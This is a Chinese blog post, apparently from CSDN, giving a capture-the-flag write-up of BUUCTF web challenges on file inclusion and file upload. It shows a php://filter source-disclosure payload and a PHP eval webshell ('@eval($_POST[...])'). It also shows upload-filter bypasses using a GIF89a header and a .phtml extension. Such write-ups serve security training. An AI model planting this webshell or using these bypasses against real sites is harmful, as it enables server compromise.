

# BUUCTF web 文件上传+文件包含篇

原创

[poggioxay](#) 于 2021-08-09 10:29:13 发布 277 收藏 2

分类专栏: [wp web](#) 文章标签: [文件上传](#) [文件包含](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/m0\\_55854679/article/details/119532248](https://blog.csdn.net/m0_55854679/article/details/119532248)

版权



[wp](#) 同时被 2 个专栏收录

15 篇文章 1 订阅

订阅专栏



[web](#)

12 篇文章 0 订阅

订阅专栏

## 文章目录

[\[ACTF2020 新生赛\]Include——文件包含](#)

[\[极客大挑战 2019\]Upload——文件上传](#)

[\[ACTF2020 新生赛\]Upload——文件上传](#)

[\[SUCTF 2019\]CheckIn——文件上传](#)


[补充知识——cat ls \(linux命令\)](#)

[\[ACTF2020 新生赛\]Include——文件包含](#)

1.打开题目链接，查看题目意思为文件包含

[tips](#)

[https://blog.csdn.net/m0\\_55854679](https://blog.csdn.net/m0_55854679)



Can you find out the flag?

[https://blog.csdn.net/m0\\_55854679](https://blog.csdn.net/m0_55854679)

2. 获取到的url为

```
http://c605348f-44f9-4c25-b602-66c73ee07005.node3.buuoj.cn/?file=flag.php
```

是一个 `php` 文件,返回字符串如下: `Can you find out the flag?`

猜测读取原码:构造 `url`:

```
?file=php://filter/read=convert.base64-encode/resource=flag.php //文件上传中传输PHP的协议，可以传送任意PHP文件
```

PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kiG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NGQxMDZhMjEtZWlxOS00MGJmLWE0MDQtMjk5NmUxY2NkYmVhfQo=

https://blog.csdn.net/m0\_55854679

### 3. 猜测 flag 被加密，使用 base64 解密

PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kiG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NGQxMDZhMjEtZWlxOS00MGJmLWE0MDQtMjk5NmUxY2NkYmVhfQo=

- SHA1
- SHA224
- SHA256
- SHA384
- SHA512
- MD5
- HmacSHA1
- HmacSHA224
- HmacSHA256
- HmacSHA384
- HmacSHA512
- HmacMD5
- UrlEncode
- UrlDecode
- AES加密
- AES解密
- DES加密
- DES解密
- Rabbit加密
- Rabbit解密
- RC4加密
- RC4解密
- TripleDES加密
- TripleDES解密

#### 结果

```
<?php  
echo "Can you find out the flag?";  
//flag{4d106a21-eb19-40bf-a404-2996e1ccdbea}
```

https://blog.csdn.net/m0\_55854679

## [极客大挑战 2019]Upload——文件上传




由题目来看，考点为文件上传。

上传一个包含一句话木马的 php 文件，发现上传失败并提示不是图片。




在上传 php 文件时使用 burp 抓包，尝试修改文件后缀为 png，上传不成功




上传图片马






继续上传文件内容为一句话木马的 `jpg` 文件，提示过滤了 `<?`



因为过滤了 `<?` ,因此不能只使用 `php` 语言


```
<script language='php'>@eval($_POST['abc']);</script>
```



# Don't lie to me, it's not image at all!!!

[https://blog.csdn.net/m0\\_55854679](https://blog.csdn.net/m0_55854679)

发现不仅前端，后端也进行了检查。因此使用 burp 抓包后添加 GIF 文件的文件头 `GIF89a`，并修改文件后缀为 `png`、`phtml`、`gif`、`jpg` 等等均可




使用蚁剑连接即可获得flag。






## [ACTF2020 新生赛]Upload——文件上传


打开题目链接点击灯泡即可看到隐隐约约的上传文件的框。



上传一个含有一句话木马的 `php` 文件



继续上传一个文件内容为一句话木马的 `jpg` 文件，发现使用蚁剑连接不成功，于是我们可以在上传 `jpg` 文件时使用burp抓包修改文件后缀为 `phtml`




放包后发现页面提示上传的文件的绝对路径，且文件名被修改

Upload Success! Look here~ ./uplo4d/b284530b9d2636c66a4e6f32315ccac3.phtml



